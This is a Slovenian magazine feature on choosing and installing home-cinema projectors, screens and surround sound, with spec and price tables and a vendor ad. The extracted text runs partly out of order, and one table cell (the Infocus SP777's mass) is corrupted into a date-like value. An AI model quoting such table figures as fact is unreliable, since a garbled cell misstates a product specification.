Prenosni projektorji **PLUS**



SERIJA U5

1800 - 3000 lumnov
2.0 kg



SERIJA U4

2000 lumnov
1.6 kg
WLAN, CF čitalec

-10%*



V339

1200 lumnov
1.3 kg

najmanjši in zelo priljubljen

*Vsi PLUS projektorji do konca leta 2005 z 10% popustom, razen model U5-512

Najboljša izbira projektorjev v Sloveniji!

LESTRA d.o.o.
Prevale 7, 1236 Trzin

tel.: 01/ 563 60 62
fax: 01/ 563 60 61

info@lestra.si
www.lestra.si

InFocus®

PLUS

▶ projectiondesign

Optoma

NEC

SANYO

TOSHIBA

HITACHI

CASIO

domači kino: nakup projektorja

zrcal. Zaslon ponavadi ni projekcijsko platno, ampak je poseben prosojen material, podoben PVC-steklu. Te izvedbe so izvedene po meri in je zaslon vdolan v pohištvo oziroma steno. Slabost je, da moramo imeti za zaslonom še kar nekaj prostora za projektor in zrcala. Projektor mora imeti možnost obračanja slike okoli navpične osi, da se potem ne bi morda »debelo« gledali. Sistem je primeren za prostor, kjer je več dnevne svetlobe.

Za namestitev projektorja **na strop**, moramo poznati tako imenovani slikovni projekcijski diagram projektorja. Rečeno drugače, pri različni oddaljenosti naprave od zaslona je širina slike oziroma njena diagonala različna. V določenem obsegu se da seveda nastavljati, zopet pa obstaja možnost, da se »debelo« gledamo. Različni projektorji imajo različne projekcijske diagrame, pri nekaterih pa se objektiv lahko zamenja s tele- (projekcija na zelo oddaljen zaslon) oziroma širokokotnim (majhna razdalja med platnom in projektorjem in velika diagonala slike) objektivom. Torej, za stropno montažo mora biti projektor **posebej prilagojen** (obračanje slike, ventilacija, priključki ...), vedeti moramo kolikšna bo razdalja med projektorjem in zaslonom, med projektorjem in stropom mora biti dovolj prostora za ustrezno zračenje. Trije namigi, ki jih je vsekakor koristno upoštevati.

Tretja možnost je **namizna namestitev**. Prinesete projektor, ga postavite, povežete in gledate ... vsaj dokler eden od gledalcev ne gre po pivo ali na stranišče in se zaplete v množico prosto padajočih in ležečih žic. Dobra postavitev na-

prave in primerno varno ožičenje se zmeraj obrestujeta. Pri namizni postavitvi projektorja naj bodo povezave ustrezno speljane za pohištvo, po kotih in po posebnih kanalih. Danes je na voljo veliko okrasnih letev, pod katerimi se čudovito namestijo žice in tako varno medsebojno povežejo naprave. Če prostor obnavljate ali gradite, pa predpripravo za domači kino že kar vgradite v stene in strop. Ne bo vam žal. Obstaja tudi možnost vgraditve projektorja v mizico dnevnega prostora (hlajenje!!!). Pri namizni postavitvi je smiselno upoštevati hrup, ki ga proizvaja naprava (manj kot 35 dB), videz naprave glede na prostor, pohištvo in oddaljenost projektorja od zaslona.

Pri snovanju oziroma gradnji domačega kina **najprej izberite projektor in šele nato zaslon**. Življenje je zapleteno, tehnika še bolj in še pri tako skrbnih načrtih in zaslonu izdelanemu po naročilu se zgodi, da zaslona, izdelanega po naročilu, nima kdo uporabiti. Torej, namestite projektor, ga **preizkusite** in se potem odločite, kateri zaslon bi bil najustreznejši za domači kino. Tako se boste tudi prepričali, ali projektor ustreza vašim pričakovanjem. Tako kot vsaka stvar tudi projektor najbolje deluje v določenih osnovnih razmerah delovanja. Naprave omogočajo ogromno nastavitev (pomik slike, popravek trapezne slike, prikaz višjih ločljivosti ...), najbolje pa je, da so **nastavitve čim bližje osnovnim**. Vsako dodatno procesiranje in korekcija vnašata določena popačenja. Če torej vemo, da bomo gledali filme v formatu 16 : 9, naj bo tudi čip v projektorju

tega formata; če se le da, projektor namestimo tako, da korekcija trapezne slike ne bo potrebna, fizična ločljivost čipa pa naj se po možnosti ujema z ločljivostjo signala.

FORMAT SLIKE

To je razmerje **širine in višine** projicirane slike. Pri filmu in televiziji se danes uporabljata več različnih formatov. Najbolj razširjena je uporaba standardnega razmerja **NTSC 4 : 3**. Najobičajnejši filmski formati so 1,33 : 1 (4 : 3), 1,78 : 1 (16 : 9), 1,85 : 1 in 2,35 : 1. Projektorji za domači kino obstajajo v dveh »naravnih« formatih, **4 : 3 in 16 : 9**. »Naraven format« pomeni, da ima čip znotraj projektorja, ki je miniatura različica slike, razmerje stranic bodisi 4 : 3 ali 16 : 9. Pri večini projektorjev je danes možno **preklapljati** (uporaba klasične televizije, HDTV in DVD) med obema načinoma, vendar bodo na robovih ali zgoraj in spodaj črni pasovi. Projekcijsko platno oziroma zaslon naj se vsekakor **ujema s fizično ločljivostjo projektorja**, slika pa naj bo poravnana tako vodoravno kot tudi navpično.

POMIK OBJEKTIVA

Je zelo dobrodošla lastnost, ki jo mnogi modeli za domači kino že imajo. Za kaj gre? Rečeno z enim stavkom: za to, da se **slika projektorja prilagodi projekcijskemu zaslonu**, in to ne elektronsko (popravek trapezne slike), ampak **optično**. Podobno je pri digitalnih fotoaparatih, ko pri optičnem zumu pomislimo na približane

Proizvajalec model	Epson EMP-TW20	Epson EMP-TW600	Epson EMP-TWD1	HP EP7112	HP EP7122	HP EP9012	Infocus ScreenPlay 4805	Infocus SP5000	Infocus SP5700
Format zaslončka	16 : 9	16 : 9	16 : 9	4 : 3	4 : 3	4 : 3	16 : 9	16 : 9	16 : 9
Najvišja možna ločljivost	1024 x 768	1280 x 1024	-	1024 x 768	1280 x 1024	1024 x 768	1024 x 768	1280 x 1024	1280 x 1024
Svetlobni tok/tihni način (ANSI-lumini)	1200/350	1600	1200/350	840	1020	840	750	1100	1000
Kontrastno razmerje	1000 : 1	5000 : 1	1000 : 1	1600 : 1	1600 : 1	1600 : 1	2000 : 1	1200 : 1	1400 : 1
Življenjska doba žarnice/ekonomičen način (ur)	2000/3000	1700/3000	2000/3000	4000	4000	4000	2000/3000	2000	3000
Projekcijska razdalja (m)	0,73–11,37	0,88–13,65	0,73–11,37	1–10	1–10	1–10	1,77 : 1–2,13 : 1*	1,65 : 1–1,98 : 1*	1,89 : 1–2,63 : 1*
Diagonala slike (cm)	76–762	76–762	76–762	80–690	80–690	80–690	-	-	-
Nastavitev trapezne slike	digitalno (navpično +/-30°)	digitalno (navpično +/-15°), pomik objektiv	digitalno (navpično +/-15°), pomik objektiv	digitalno (navpično +/-20°)	digitalno (navpično +/-20°)	digitalno (navpično +/-20°)	digitalno (navpično +/-20°)	digitalno (navpično +/-20°, vodoravno +/-9°)	digitalno (navpično +/-20°)
Optična povečava	1,5 x	1,5 x	1,5 x	1,16 x	1,16 x	1,16 x	1,19 x	1,6 x	1,4 x
Vdelani zvočniki (število)	1	nima	2	1	1	3	1	nima	nima
Moč zvočnikov (W)	1	nima	(2 x 10 W)	5	5	(2 x 20 W + 30 W nizkotonec)	2,5	nima	nima
Glasnost/tihni način (dB)	28, ek. način	26, ek. način	28, ek. način	34	34	34	-	-	-
Video signali	PAL, NTSC, SECAM, HDTV	PAL, NTSC, SECAM, HDTV	PAL, SECAM, NTSC	PAL, NTSC, SECAM, HDTV	PAL, NTSC, SECAM, HDTV	PAL, NTSC, SECAM, HDTV	PAL, NTSC, SECAM, HDTV	PAL, NTSC, SECAM, HDTV	PAL, NTSC, SECAM, HDTV
Vmesniki/vhodi	komponentni, kompozitni, S-video, VGA, zvok, RS-232	komponentni, kompozitni, S-video, VGA, zvok, RS-232	kompozitni, S-video, zvok, JVC DVD predvajalnik	komponentni, kompozitni, S-video	komponentni, kompozitni, DVI in VGA (adapter), S-Video	komponentni, kompozitni, DVI, S-video, zvok, DVD predvajalnik	komponentni, kompozitni, DVI (M1), S-video, zvok	komponentni, kompozitni, M1-D (DVI), S-video, VGA, zvok, RS-232	komponentni (2 RCA, 1 D5), kompozitni, S-video (2), M1-DA, HD 15, RS-232
Mere (mm)	373 x 295 x 111	406 x 310 x 125	340 x 310 x 180	386 x 365 x 205	386 x 365 x 205	524 x 400 x 320	327 x 249 x 106	294 x 260 x 103	351 x 325 x 110
Masa (kg)	3,5	5,2	7	5	5	10	3,5	3,4	4,3
Cena	239.934 SIT	490.596 SIT	335.940 SIT	335.053 SIT	444.949 SIT	444.949 SIT	300.000 SIT	372.000 SIT	660.000 SIT
Prodaja in zastopa	Avtera, Hermes Nova	Avtera, Hermes Nova	Avtera, Hermes Nova	Hermes Nova	Hermes Nova	Hermes Nova	Lestra	Lestra	Lestra

OPOMBA: * projekcijsko razmerje (razdalja/širina), **možnost zamenljivih objektiv, ek. način = ekonomičen način

detajle, pri digitalnem pa samo na kockasto sliko. Pomikanje objektiva je lahko izvedeno ročno ali motorno, vodoravno in/ali navpično. Pomembno je, da premikamo oz. nastavljamo **samo objektiv** (velik razpon pomika) in ne celotne naprave. Pa saj lahko isti učinek dosežemo tudi s popravkom trapezne slike! Res je, vendar optični popravek zagotavlja lepšo sliko. Digitalni popravek trapezne slike sliko stiska in jo v bistvu popači, na robovih so vidne lomljene linije. Zadovoljivo deluje pri mirujočih slikah in trenutnih video nastavitvah. Za trajne namestitve projektorjev je pomik objektiva najkakovostnejša rešitev.

HRUP PROJEKTORJA

Vsako zvočno valovanje nosi določeno informacijo. Če je ta informacija koristna in prijetna, govorimo o **signalu** ali **melodiji**, če pa je informacija nekoristna ali moteča, potem govorimo o **hrupu**, **trušču** ali **šumu**. Hrup je le ena od oblik zvočnega valovanja in je nezaželen. Hrup slabo vpliva na počutje in zdravje ljudi, pri domačem kinu pa je lahko silno moteč dejavnik. Manj bo moteč pri gledanju koncerta Kylie in bolj pri šepetanjih Angeline Jolie. Če boste imeli v domačem kinu projektor, ki bo hrupen 43 dB, vpliva na zdravje verjetno ne bo, bo pa vpliv na počutje in v kakšni »tihni sceni« bo slišati ventilacijo. Manj ima projektor decibelov, tišji je, zato ta podatek vsekakor ni zanemarljiv.

■

KAKRŠEN KINO, TAKŠNA SLIKA

Projektor je vsekakor zelo pomemben element domačega kina. Ni pa edini, od katerega je odvisna kakovost slike oziroma sistema nasploh. Prav tako je treba pozornost nameniti postavitvi projektorja, svetlobnim razmeram v prostoru, izboru projekcijskega platna oziroma zaslona, zvoku, krmiljenju naprav in ne nazadnje tudi fotelju, kjer bomo sedeli in uživali, jedli pokovko in pili kokakolo.

Samo R. Zorko in Monja Ambrožič

samo.zorko@mojmikro.si

Pri projekciji je vedno treba gledati na projekcijski sistem kot celoto. Povedano drugače: lahko imamo najboljši projektor, vendar ob neupoštevanju ostalih dejavnikov in preprostih dejstev iz projekcije še vedno lahko nastane katastrofa.

MOŽNOSTI POSTAVITVE DOMAČEGA KINA

Glede postavitve domačega kina so v glavnem tri možnosti. Prva je, da si domači kino uredimo v **namenskem prostoru**. Torej prostoru, ki bo namenjen gledanju filmov. Oprema bo nameščena **trajno** in je ne bomo premikali. V tem primeru se spleča prostor že vnaprej pripravi in opremiti z vsemi potrebnimi instalacijami, ki nam bodo pozneje prihranile marsikatero neprijetno presenečenje. Posebno pozornost je treba posvetiti tudi dolžinam in kakovosti kablov, posebno pri trajnih instalacijah, ko so razdalje daljše, možnost mo-

tenj pa večja. Smiselno je uporabiti priporočene kable, ojačevalnike in razdelilnike slike. Pri namestitvi projektorja se je treba zavedati, da se naprava greje in da bo po določenem času treba zamenjati tudi žarnico. Seveda pa je treba vse dobro premisliti in se, najbolje, **posvetovati s strokovnjaki**. Če smo pripravljene investirati nekaj več, se spleča avtomatizirati zastor oken in regulirati svetlobo v prostoru. Vse komponente domačega kina je mogoče povezati v sistem, ki je elektronsko upravljan prek **na dotik občutljivega LCD-zaslončka** (Touch Screen), kjer so prikazani ukazi z ikonami. Z njim krmilimo lahko praktično vse, od projektorja, projekcijskega platna, DVD-predvajalnika, zvočnega sistema, luči, električne ključavnice vrat (UPS!) do lučke v vitrini s pijačo. Tu gre za **kino v pravem pomenu besede**. Veliko projektorjev ima že vdelen izhodni prožilni signal, ki lahko ob vklopu proži spust električnega platna. Vse to zahteva veliko električnih povezav, to pa pomeni še več žic, ki morajo biti nameščene v ustreznih instalacijskih ceveh, kanalih ali pod

Infocus SP7205	Infocus SP7210	Infocus SP777	Mitsubishi HC3U	Mitsubishi HC100U	Mitsubishi HC900E	Mitsubishi HC2000	Mitsubishi HC3000	NEC HT410	NEC HT510
16 : 9	16 : 9	16 : 9	16 : 9	16 : 9	16 : 9	16 : 9	16 : 9	16 : 9	16 : 9
1280 x 1024	1280 x 1024	1280 x 1024	1280 x 1024	1152 x 870	1280 x 1024	1600 x 1200	1280 x 1024	1400 x 1050	1400 x 1050
1100	1100	2000	1300	1300/910	1500	700	1000	1000/800	1000/800
2200 : 1	2800 : 1	3000 : 1	1500 : 1	2000 : 1	4000 : 1	3600 : 1	4000 : 1	1200 : 1	1200 : 1
3000	3000	1500	2500, ek. način	2000/3000	4000, ek. način	3000, ek. način	3000, ek. način	2000/3000	2000/3000
1,67 : 1–2,08 : 1*	1,67 : 1–2,08 : 1*	motoriziran zum	1,3–9,8	1,3–10	1,4–10	1,3–11,8	1,4–10	1,1–8,7	0,9–7,3
–	–	**	102–762	76–762	102–699	127–635	102–699	76–508	76–508
digitalno (navpično +/-20°, vodoravno +/-9°)	digitalno (navpično +/-20°, vodoravno +/-9°)	digitalno (navpično +/-15°)	digitalno (navpično in vodoravno)	digitalno (navpično)	digitalno (navpično)	digitalno (vodoravno in navpično)	digitalno (navpično, vodoravno)	digitalno (navpično +/- 15°)	digitalno (navpično +/- 15°)
1,3 x	1,25 x	1,2–1,55 x**	1,2 x	1,2 x	1,2 x	1,35 x	1,6–2 x	1,2 x	1,2 x
nima	nima	nima	1	1	1	nima	nima	1	1
nima	nima	nima	2	2	2	nima	nima	1	1
–	–	30	–	33	30, ek. način	28/23	25, ek. način	28/26	28/26
PAL, NTSC, SECAM, HDTV	PAL, SECAM, NTSC, HDTV	PAL, SECAM, NTSC, HDTV	PAL, SECAM, NTSC, HDTV	PAL, SECAM, NTSC, HDTV	PAL, SECAM, NTSC, HDTV	PAL, NTSC, HDTV	PAL, SECAM, NTSC, HDTV	PAL, SECAM, NTSC, HDTV	PAL, SECAM, NTSC, HDTV
komponentni (2 RCA, 1 D5), kompozitni, S-video (2), DVI (M1), HD 15, RS-232	komponentni (2 RCA, 1 D5), kompozitni, S-video (2), DVI (M1), HD 15, RS-232	komponentni (3, RCA/BNC, D5), kompozitni, S-video (2), DVI (M1-DA), VGA, RS-232	kompozitni, S-video, VGA, zvok, RS-232	komponentni, kompozitni, DVI, S-video, VGA, zvok, RS-232	komponentni, kompozitni, DVI, S-video, VGA, zvok, RS-232	komponentni, kompozitni, S-video, DVI-I, RBGHV, RS-232	komponentni, kompozitni, HDMI, S-video, VGA, zvok, RS-232	komponentni, kompozitni, S-video, VGA, zvok, RS-232	komponentni, kompozitni, S-video, VGA, zvok, RS-232
351 x 325 x 110	351 x 325 x 110	722 x 603 x 217	275 x 261 x 70	310 x 245 x 100	310 x 245 x 100	430 x 307 x 135	310 x 245 x 100	187 x 345 x 133	187 x 345 x 133
4,3	4,3	20,1,1900 4:48:00	2,7	2,9	2,9	7,8	2,9	3	3
1.080.000 SIT	1.320.000 SIT	7.080.000 SIT	264.000 SIT	277.560 SIT	433.920 SIT	1.187.040 SIT	900.000 SIT	240.841 SIT	385.900 SIT
Lestra	Lestra	Lestra	KROS	KROS	KROS	KROS	KROS	Acord–92	Acord–92

domači kino: projekcijsko okolje

kotnimi letvami. Improvizacija ni zaželena.

Naslednja možnost je **dnevni, bivalni prostor**. Dodatnega prostora nimamo in dnevna soba bo postala kino. Tu sta lahko dva sistema ali pa en sam. Če sta dva, pomeni, da imamo televizijo za gledanje poročil in drugih informativnih oddaj, projektor pa za napoved vremena, Razočarane gospodinje in filme. Tudi v tem primeru je dobra rešitev **trajna namestitev** projektorja in električnega platna. Projektor se namesti na strop ali pa ga vgradimo v pohištvo. Tako je diskreten in nemo-teč, upoštevati pa je treba, da potrebuje hlajenje in da, če tega ni, lahko pridrvijo tudi gasilci. Zdaj, ko smo v dobi ploskih zaslonov, bo lahko platno elegantno zakrilo televizor in slika bo veliko večja. Seveda pa se postavi vprašanje o smiselnosti dveh sistemov in ali ne bi tudi dnevnika gledali prek projektorja. Televizor nam velikokrat gori »tja v en dan«. Če bo projektor tudi, bo to zaradi žarnice precej drago.

Ostane še tretja možnost, da »kino« prinesemo, **postavimo, pogledamo in odnesemo nazaj v omaro**. Tudi to je ena od možnosti, ki pa zahteva vsakokratno povezovanje kablov, odmikanje naprav, leženje za omare in v vitrine ... Projektor naj bo postavljen na **trdno podlago**, klubsko mizico ali na namensko stojalo.. Priključni in povezovalni kabli naj bodo speljani ob robovih pohištva, brez vozlov in zank, da se med reklamami (odhodom na WC ali k hladilniku) ne bi zapletali vanje. Običajni gibalni prostor naj nima kablov, zlasti če je v kinu tema.. Če je le mogoče, je smiselno namesto zvočnika v projektorju (1 W) uporabiti ozvočenje dnevne sobe. Mnogo projektorjev za domači sploh nima vdelanih zvočnikov, ker se razume, da je zvok že druga zadeva, ki naj bo ločena od slike. In res je tako.

16 : 9 ALI 4 : 3?

Gre za razmerje med širino in višino slike. Format slike bo določen s projektorjem, ki se mu bo prilagodilo projekcijsko platno. Najbolje je, da se **format slike projektorja** (fizični format zaslončka) **ujema s formatom platna**. Format izberite glede na sliko, ki jo boste največ gledali, ne pa glede na trenutno modo (ki je trenutno 16 : 9).

Za razmerje 4 : 3 se odločimo, če večino časa gledamo take vrste slikovne materiale in če na našem področju še ni dostopnega HDTV-signalov. Če večino časa gledamo DVD-filme v formatu 16 : 9, v načrtu pa imamo HDTV-sprejemnik je prava odločitev 16 : 9 DLP- ali LCD-projektor. Če primerjamo slikovno gradivo za oba formata, je tistega v formatu 4 : 3 absolutno več in tako bo verjetno še nekaj naslednjih let (standardni DVD-ji, oddajni televizijski programi, videoigre v računalniških in konzolah, računalniške predstavitve in VHS). Na drugi strani pa so širokozaslonske slike videti čudovito. Začelo se bo oddajanje tudi teh TV-programov, tehnologija je standardizirana, cene pa dostopne povprečnemu uporabniku.

NAJ BO SLIKA, KOT SE ŠIKA

Osnovni namen projekcijskega zaslona je kar največ svetlobe, ki jo proizvaja projektor, odbiti in jo poslati v oči gledalcem. Kolikor »domačih scen«, toliko zgodb glede izbora zaslona. Vsak domači kino je nekaj posebnega, unikat. Če ne zaradi drugega, že dve sobi nista povsem enaki. In ravno zaradi tega je ponudba projekcijskih zaslonov tako pestra (PortaLite, PermScreen, ProCinema, Cinema electrol, Cinelpro electrol, TabScreen electrol ...). Različne dimenzije, ohišja, sistemi navijanja, načini montaže, formati, materiali, odbojni faktorji, koti gledanja in še kaj, le da bi ustregli dani

aplikaciji. In če platno vaših »eksotičnih« dimenzij ne obstaja v katalogu, ga lahko naročite posebej, po naročilu, za kak tolar več. Najpomembnejše dejavnike pri izboru platna lahko strnemo v štiri korake.

IZBIRA PROJEKCIJSKEGA PLATNA V ŠTIRIH KORAKIH

Vrsta platna

Najprej se odločimo za tip platna. Bo to nameščeno na steno/strop ali bo prenosno? Se bo spustilo s pritiskom na gumb ali ga bomo navijali ročno? Je sploh potreba, da ga navijamo? Vse to je stvar izvedbe in naše odločitve. Če je mesto projekcije stalno, naj se namesti električno ali ročno stropno/stensko platno. Če vemo, da bomo projicirali na različnih lokacijah, je prenosno robustno platno boljši izbor. Takšno platno naj bo tudi takrat, ko bomo domači kino po gledanju »podrli« in »spravili« v omaro.

Velikost

Zelo pomembna je tudi velikost platna, zlasti če se bodo pomembna tudi kakšna besedila in bo treba brati. Velikost platna določimo iz **projekcijskega diagrama projektorja**, ki nam pove, kolikšna je diagonala, pri določeni oddaljenosti projektorja od zaslona (throw diagram). Upoštevati velja naslednji merili: prvo je, da moramo na zaslon gledati vsaj z oddaljenosti, ki je enaka njegovi diagonali, največja oddaljenost pa je razdalja štirikratne višine slike (velja za format zaslona 4 : 3). Če je format zaslona **16:9**, je nanj priporočljivo gledati iz oddaljenosti med diagonalo in 3,3-kratno vrednostjo višine slike.. Drugi kriterij pa je, naj bi bila višina platna od tal vsaj 90, ne pa več kot 125 cm. Platno naj bo poravnano, slika pa simetrična in naj

Proizvajalec model	Optoma DV10	Optoma H27	Optoma H57	Optoma H78	Panasonic PT AE 900	Sanyo PLV-Z3	Sanyo PLV-70	SONY VPL-HS50	Toshiba S8
Format zaslončka	16 : 9	16 : 9	16 : 9	16 : 9	16 : 9	16 : 9	16 : 9	16 : 9	4 : 3
Najvišja možna ločljivost	1280 x 1024	1280 x 1024	1600 x 1200	1600 x 1200	1920 x 1080 (U-WXGA)	1280 x 1024	1280 x 1024	1280 x 1024	1280 x 1024
Svetlobni tok/tihi način (ANSI-lumini)	1000	850	1100	800	1100/890	800	2200	1200	2000
Kontrastno razmerje	4000 : 1	4000 : 1	3000 : 1	4000 : 1	5500 : 1	2000 : 1	900 : 1	6000 : 1	2000 : 1
Življenjska doba žarnice/ekonomičen način (ur)	2000/3000	2000/3000	3000	2000	3000/5000	-	-	3000	2000/3000
Projekcijska razdalja (m)	1,5–10	1,76–17,9	1,2–10	1–10	1,19–12,4	1,76–9,1	1,5–15,6	1,2–9,1	1,3–11
Diagonala slike (cm)	122–912	76–762	60–624	53–716	102–762	78–508	78–1016	100–501	88–650
Nastavitev trapezne slike	digitalno (navpično +/- 16°)	-	-	-	digitalno (vodoravno +/- 30°), pomik objektiv	digitalno (+/-20°), pomik objektiv	digitalno (navpično), pomik objektiv (gor/dol)	pomik objektiv	digitalno (navpično +/-15°)
Optična povečava	1,11 x	1,2 x	1,2 x	1,35 x	2 x	1,3 x	1,3 x, motorni	1,6 x	1,1 x
Vdelani zvočniki (število)	2	nima	nima	nima	nima	nima	2	nima	1
Moč zvočnikov (W)	2 x 5 W	nima	nima	nima	nima	nima	2 x 2 W	nima	1
Glasnost/tihi način (dB)	28/27	27	28	25	28/25	23	35	24	-
Video signali	NTSC, PAL, SECAM, HDTV	NTSC, PAL, SECAM, HDTV	NTSC, PAL, SECAM, HDTV	NTSC, PAL, SECAM, HDTV	NTSC, PAL, SECAM, HDTV	NTSC, PAL, SECAM, HDTV	NTSC, PAL, SECAM, HDTV	NTSC, PAL, SECAM, HDTV	NTSC, PAL, SECAM, HDTV
Vmesniki/vhodi	dual komponentni (VGA), kompozitni, S-video, zvok, RS-232	komponentni, kompozitni, S-video, DVI-D, VGA, RS-232	komponentni, kompozitni, S-video, DVI-D, VGA, RS-232	komponentni, kompozitni, S-video, DVI-I, RGBHV, RS-232	komponentni (2), kompozitni, HDMI, S-video, VGA, RS-232	komponentni (2), kompozitni, S-video, VGA, DVI, RS-232	komponentni, kompozitni, S-video, DVI, RGBHV, YC, zvok	komponentni, kompozitni, S-video, HDMI	kompozitni, S-video, VGA, zvok, RS-232, USB
Mere (mm)	368 x 272 x 117	264 x 236 x 104	340 x 260 x 127	429 x 304 x 134	337 x 269 x 94	358 x 271 x 116	319 x 430 x 168	360 x 348 x 135	239 x 207 x 107
Masa (kg)	3,54	2,49	3,4	7,5	3,6	4,1	7,9	5,6	2,1
Cena	324.000 SIT	300.000 SIT	624.000 SIT	1.008.000 SIT	481.824 SIT	408.000 SIT	1.407.996 SIT	645.040 SIT	209.000 SIT
Prodaja in zastopa	Lestra	Lestra	Lestra	Lestra	TSE	KROS	KROS	CHS	TIFT

ne sega čez rob. Za malenkostne popravke izkoristimo črne robove platna, da bo slika »kot ulita«.

Format

Tudi format zaslona (razmerje širine in višine) nam določi projektor. Za dober videz naj se »fizični« format čipa projektorja ujema z zaslonom (standardni format 1 : 1, video format 4 : 3, format diaproyekcije 3 : 2, HDTV 16 : 9). O tem pa smo že kar nekaj povedali.

Material

Ostane še material (mat white, glass beaded, pearlescent, translucent, perforated ...), iz katerega je platno narejeno. Izbor je spet odvisen od celotne izvedbe. Pomembna je vrsta dejavnikov okolja. Najpomembnejši pa so oblika sobe (kot gledanja), položaj projektorja (stropna montaža ali postavitve na mizi), svetloba v prostoru in lumni projektorja. Projekcijski zaslon svetlobo odbija po določenih fizikalnih zakonitostih, in če ne bo izbran pravilno, vsi ne bodo videli slike. Sposobnost platna, da odbija svetlobo v določeni smeri, ne vpliva le na kot gledanja, temveč tudi na svetlost slike. Zaslon, ki svetlobo odbija v vse smeri, ima velik kot gledanja in nizko odbojno vrednost. Platna z majhnim kotom gledanja imajo višjo odbojno vrednost. Kako svetla mora biti slika, da bodo barve jasne in žive, je odvisno od svetlobe v prostoru, odbojne vrednosti zaslona in lumnov projektorja.

Intenzivnost svetlobe odbite od platna se meri v luksih. Da zagotovimo kontrastno bogato sliko, mora biti kontrast med projicirano sliko in steno zadaj vsaj 5 : 1. Raziskave so pokazale, da je 400 luksov zanesljiva standardna osvetlitev za prikazovanje slik v normalnih svetlobnih razmerah. Vrednost luksov prikaže formula:

luks = (ANSI-lumni projektorja : površina projekcijskega zaslona) x odbojna vrednost zaslona (gain).

Svetlobno ojačenje ali gain zaslona označuje odboj svetlobe v različnih smereh glede na projekcijsko os (navidezna os, ki prihaja iz objektiv projektorja in »prebode« zaslon). Največji je v centru in se zmanjšuje, ko se odmikamo od projekcijske osi. To predstavimo z grafom, ki označuje svetlobno ojačenje v odvisnosti od kota gledanja (odboj svetlobe).

Za projekcijo pa lahko izkoristimo tudi lepo obdelano in ravno steno. Lahko jo prebarvamo s posebno odbojno barvo. Lastnosti takšne stene so malenkost slabše od namenskih platen, pa vendar.

MATERIALI ZASLONOV

Zaslone, ki razpršijo (diffusion) svetlobo, imajo oznako mat beli (mat white). Ti svetlobo razpršijo pod velikimi koti vodoravno in navpično. Faktor svetlobnega ojačenja je 1. Platna, izdelana iz tega materiala, so vsestransko uporabna. Zlasti pridejo v poštev v izvedbah, ki zahtevajo širok kot gledanja in kjer je svetlobne razmere mogoče nadzorovati. Take ramere so v domačem kinu, zato so najpriporočljivejša za tovrstno uporabo.

Odsevni zaslone imajo višji faktor svetlobnega ojačenja. To je posledica posebne obdelave, ki svetlobo odbija pod manjšimi koti. Svetlobni žarki, projicirani na zaslon, so odbiti kot pri zrcalu. Tako bo svetloba, ki vpada pod kotom z leve, zaslon zapustila pod istim kotom z desne strani. Ta platna se uporabljajo tam, kjer se zahteva oboje: velik kot gledanja in veliko svetlobno ojačenje. Slednje nam pride prav tam, kjer je veliko svetlobe ali pa ima projektor malo lumnov. Zaradi prej omenjenega odbojnega kota so ti zaslone primerni v izvedbah, kjer je projektor nameščen na stropu.

Obstajajo še retroodsevni zaslone, ki jih sestavljajo impregnirana steklena vlakna. Rezultat je zelo visoka svetilnost in majhen kot gledanja. Ti zaslone večino svetlobe usmerijo tja, od koder je prišla – nazaj v projektor. Kot vpada je isti kakor kot odboja. Uporabljajo se predvsem kjer so koti gledanja majhni in je veliko dnevne svetlobe. Najboljši rezultat dosežemo, če je projektor v višini občinstva.

Za domači kino so navadno priporočljiva siva platna namesto belih; manj odbijajo svetlobo, slika pa naredijo kontrastnejšo.

NI KINA BREZ ZVOKA

Bistvo domačega kina je kombinacija slike in zvoka. Šele ustrezen zvok da sliki poseben čar, in obratno. Imamo občutek, da smo v prostoru. Angelina pride z desne in odide na levi strani, izstreljen naboj prileti od spredaj in prebije vrata zadaj ... Zanimive so reklame (ja, tiste nadležne, v nabiralnikih, ki jih je vsak dan kopica), ki kot domači kino omenjajo pet zvočnikov in DVD-

predvajalnik z integriranim ojačevalnikom. Morda kino ni najboljši izraz, saj kino povezujemo s sliko, ki pa jo, tudi če »oh in sploh« ugodno ponudbo sprejmemo, še ne bomo videli. Manjka namreč še prikazovalnik. Ja, tudi pri zvoku je podobno kot pri sliki. Za 150 tisočakov lahko kupimo komplet zvočnikov in DVD-predvajalnik, lahko pa kupimo samo en zvočnik za poldrugi milijon tolarjev ... Kakor pri sliki velja, naj bo sistem uravnotežen. Za kable ne dajmo več, kot je bil DVD-predvajalnik, in dragega sistema ne povežimo s kablji, ki so nam ostali, ko smo doma napeljevali hišni zvonec.

Zvočnike je smiselno postaviti po priporočilu proizvajalca (smerni diagram zvočnika). Ti tudi priporočajo, kakšni zvočniki naj bodo za določen prostor. Ena od možnosti delitve je glede na velikost prostora. Od sistema dobimo največ, če so zvočniki v višini ušes, ko sedimo. V višjem cenovnem razredu tudi ni vse integrirano v eni napravi, ampak komponente kupujemo posebej, DVD, ojačevalnik, sprejemnik ... V sprejemniku je tudi procesor Dolby Surround, ki zna signal razdeliti na pet delov in ga poslati na ustrezne zvočnike.

Dolby Digital je trenutno vodilni zvočni format za domači kino. Digital Theater Sound (DTS) omogoča hitrejši prenos podatkov in višjo kakovost. Oba formata sta popolnoma digitalna in imata 5.1-kanalni prostorski zvok s petimi različnimi zvočniki (kanali): sprednji levi, srednji, sprednji desni in levi/desni zadaj ter dodatni kanal za nizkofrekvenčne učinke. Sprednja dva zvočnika prenašata večino zvočnih informacij in prostorskih učinkov. Srednji zvočnik prenaša večino govora in učinkov iz središča dogajanja. Zadnja zvočnika naj bosta postavljena za gledalca, da kar najbolj »pričarata« vtis prostora. Basovski zvočnik (subwoofer) je posebno zasnovan zvočnik, ki proizvaža močne basovske učinke filmske glasbe. Sistem 6.1 predvideva še zvočnik za gledalca, in sicer v sredini, med levim/desnim zadaj.

SREČEN KONEC

Tako za proizvajalce kot za uporabnike. Segment naprav domačega kina je postal močan in prepoznaten. Trg je ogromen, dnevne sobe čakajo na Razočarane gospodinje. Tehnologija je industrializirana, proizvodnja pa stabilna in množična. Cene so močno upadle in bodo tudi v prihodnosti. Slike so zelo kakovostne in kmalu se pričakuje, da bodo tudi naprave srednjega razreda začele dosegati standarde, ki jih predpisuje filmska industrija. Novo obdobje v razvoju projektorjev za domači kino obeta tehnologija LED, ki bo skušala močno poceniti svetlobni izvor kot največji strošek domačega kina. Ta potem ne bo več potreboval ventilatorja, kar je še dodatna pocenitev, deloval pa bo lahko tudi kot kino na seniku ali travniku ali kino pod zvezdami. LED ni energijsko požrešen in lahko deluje tudi na baterije, na plaži, recimo. ■

Toshiba MT200	TOSIBA MT400	Toshiba MT700
16 : 9	16 : 9	16 : 9
1280 x 1024	1280 x 1024	1280 x 1024
